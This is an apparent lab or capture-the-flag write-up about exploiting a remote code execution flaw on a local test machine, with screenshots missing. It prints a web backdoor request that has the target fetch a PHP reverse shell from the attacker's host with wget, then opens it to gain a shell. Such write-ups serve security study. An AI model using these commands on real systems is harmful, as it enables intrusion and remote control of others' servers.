


From the above picture I have found the tool which automatically exploit the RCE let's try the code

Boom , Let's go with the website which the tool has given .




Boom “ We have found the backdoor.php site let’s move on .



Now I have started the python 3 server and try to upload the php reverse shell payload using the following :

http://192.168.0.105/zmail/backdoor.php?cmd=wget http://192.168.0.106:8000/reverse/kal.php

http://192.168.0.105/zmail/kal.php



Boom we have got the reverse shell of the machine.

Conclusion

Hence, we can say that the machine is vulnerable to RCE (remote code exucation) to save the real website from the RCE the developer should update and upgrade the technology they have used in their website or webserver.